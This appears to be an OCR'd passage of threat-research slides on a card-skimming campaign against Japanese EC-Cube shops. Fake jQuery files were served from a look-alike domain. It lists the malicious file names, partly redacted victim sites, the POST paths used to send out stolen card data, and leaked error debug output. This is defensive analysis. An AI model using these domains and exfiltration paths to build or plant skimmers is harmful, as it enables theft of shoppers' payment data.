
- Obtain JavaScript placed on the attacker's server
- Specific strings used by attackers
- Analysis of proxy logs and sites included in Referer
- VTI hunting for more indicators
- OSINT survey using URLScan



Host	URL	Last-Modified	Body	Content-Type
jqueryapistatic.com	/ajax/libs/jquery/2.2.4/jquery.2.0.6.min.js	Sun, 06 Sep 2020 14:37:25 GMT	7,466	application/javascript
jqueryapistatic.com	/ajax/libs/jquery/2.2.4/jquery.2.0.7.min.js	Tue, 01 Sep 2020 01:12:52 GMT	8,562	application/javascript
jqueryapistatic.com	/ajax/libs/jquery/2.2.4/jquery.2.0.9.min.js	Tue, 09 Nov 2021 14:41:27 GMT	18,319	application/javascript
jqueryapistatic.com	/ajax/libs/jquery/2.2.4/jquery.2.1.1.min.js	Tue, 30 Mar 2021 14:12:10 GMT	9,243	application/javascript
jqueryapistatic.com	/ajax/libs/jquery/2.2.4/jquery.2.2.1.min.js	Sun, 30 Aug 2020 04:39:42 GMT	5,576	application/javascript
jqueryapistatic.com	/ajax/libs/jquery/2.2.4/jquery.2.2.8.min.js	Mon, 08 Nov 2021 04:02:09 GMT	17,115	application/javascript
jqueryapistatic.com	/ajax/libs/jquery/2.2.4/jquery.2.3.1.min.js	Tue, 08 Sep 2020 13:36:16 GMT	12,037	application/javascript
jqueryapistatic.com	/ajax/libs/jquery/2.2.4/jquery.2.4.1.min.js	Tue, 13 Oct 2020 03:43:39 GMT	66	application/javascript
jqueryapistatic.com	/ajax/libs/jquery/2.2.4/jquery.2.5.7.min.js	Tue, 09 Nov 2021 14:50:23 GMT	18,934	application/javascript
jqueryapistatic.com	/ajax/libs/jquery/2.2.4/jquery.2.7.1.min.js	Mon, 08 Nov 2021 08:25:33 GMT	25,325	application/javascript
jqueryapistatic.com	/ajax/libs/jquery/2.2.4/jquery.2.9.4.min.js	Fri, 19 Mar 2021 09:08:18 GMT	7,983	application/javascript
jqueryapistatic.com	/ajax/libs/jquery/2.2.4/jquery.3.2.1.min.js	Wed, 16 Dec 2020 12:28:58 G...	8,349	application/javascript
jqueryapistatic.com	/ajax/libs/jquery/2.2.4/jquery.min.js	Tue, 09 Nov 2021 14:36:30 GMT	18,971	application/javascript

Damage assessment: Targeted EC Sites and their Tampered Files

- The JavaScript contained strings related to the target EC site.
- The route through which the stolen credit card information was sent was identified for each targeted organization.
- The targeted e-commerce site categories were mainly fashion, but there were also gifts and food, and no specific category was targeted.



No	File name	Last Modified	Compromised Site	EC Site category	Strigns(for attacker arrangement)	POST Path
1	jquery.min.js	2021/11/9 23:36	[redacted]kyo.com	Fashion	thank..	/ajax/libs/jquery/2.2.4/js/
2	jquery.2.0.6.min.js	2020/9/6 23:37	[redacted]	Fashion	[redacted]	/ajax/libs/jquery/2.2.4/js/06/jquery/
3	jquery.2.0.7.min.js	2020/9/1 10:12	ur[redacted]rry.jp	Fashion	urbancherry..	/ajax/libs/jquery/2.2.4/js/07A/jquery/
4	jquery.2.0.7.min.js	2020/9/1 10:12	[redacted]tika.jp	Fashion	tika..	/ajax/libs/jquery/2.2.4/js/07A/jquery/
5	jquery.2.0.9.min.js	2021/11/9 23:41	vect[redacted].jp	Fashion	vector..	/ajax/libs/jquery/2.2.4/js/09/jquery/
6	jquery.2.1.1.min.js	2021/3/30 23:12	[redacted]	Fashion	[redacted]	/plugin/AjaxZip3/media/jquery.min.js.php
7	jquery.2.2.1.min.js	2020/8/30 13:39	Unknown	Unknown	[redacted]	/ajax/libs/jquery/2.2.4/js/022/jquery/
8	jquery.2.2.8.min.js	2021/11/8 13:02	[redacted]	Gift	[redacted]	/ajax/libs/jquery/2.2.4/js/028/
9	jquery.2.3.1.min.js	2020/9/8 22:36	Unknown	Unknown	[redacted]	/ajax/libs/jquery/2.2.4/js/023/jquery/
10	jquery.2.4.1.min.js	2020/10/13 12:43	Unknown	Unknown	[redacted]	—
11	jquery.2.5.7.min.js	2021/11/9 23:50	Unknown	Unknown	[redacted]	/ajax/libs/jquery/2.2.4/js/057/jquery/
12	jquery.2.7.1.min.js	2021/11/8 17:25	[redacted]	Sports Goods	[redacted]	Unknown
13	jquery.2.9.4.min.js	2021/3/19 18:08	Unknown	Unknown	[redacted]	/ajax/libs/jquery/2.2.4/js/094/jquery/
14	jquery.3.2.1.min.js	2020/12/16 21:28	www.a[redacted]jp	Skin care	aka..	/ajax/libs/jquery/2.2.4/js/032/jquery/
15	Unknown	Unknown	[redacted]	Food	[redacted]	/ajax/libs/jquery/2.2.4/js/08/jquery/
16	Unknown	Unknown	Unknown	Unknown	[redacted]	/html/plugin/postcarrier/assets/js/kcfinder/js/browser/jquery.js.php

04

Threat Investigation (The "How")

Investigation: About all of these "jQuery"

What is jQuery?

jQuery is a JavaScript library. Simple with jQuery
Now that you can write JavaScript, what used to take dozens of lines of code can now be done in just a few lines.

What is Google Hosted Libraries?

Google Hosted Libraries hosts library files for quick and easy use of various libraries (jQuery, jQuery UI, MooTools, Prototype, etc.).

JQuery


```
  <script src="//ajax.googleapis.com/ajax/libs/jquery/1.11.0/jquery.min.js"></script>
```

The attacker loaded malicious JavaScript disguised as Googleapi and jquery.

Investigation: Tampered Characteristic - EC-Cube errors

Investigation of defaced sites

When I tried to investigate the embedded jquery script, on some sites
The EC-cube error page appeared.




[redacted] システムエラー | [redacted]
https://[redacted]/shopping/

```
▼▼▼ デバッグ情報ここから ▼▼▼
https://[redacted]/shopping/

SERVER_ADDR: [redacted]
REMOTE_ADDR: [redacted]
USER_AGENT: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:78.0) Gecko/20100101 Firefox/78.0

Fatal error(E_COMPILE_ERROR): require_once() [<a href='function.require'>function.require</a>]: Failed opening required '/home/[redacted]/ec-cube/ec
▲▲▲ デバッグ情報ここまで ▲▲▲
```

```
▼▼▼ デバッグ情報(一部抜粋)ここから ▼▼▼
Fatal error(E_COMPILE_ERROR): require_once() [<a href='function.require'>function.require</a>]: Failed opening required
'/home/www_[redacted]_co_jp/ec-cube/ecweb/html_ec/../data_ec/class/pages/shopping/LC_Page_Shopping.php' (include_path='/home/
[redacted]_co_jp/ec-cube/ecweb/data_ec/module:.:/usr/share/pear:/usr/share/php') on [/home/www_
[redacted]_co_jp/ec-cube/ecweb/data_ec/class_extends/page_extends/shopping/LC_Page_Shopping_Ex.php(24)]
▲▲▲ デバッグ情報ここまで ▲▲▲
```

Investigation: Malcodes in Compromised E-Commerce sites

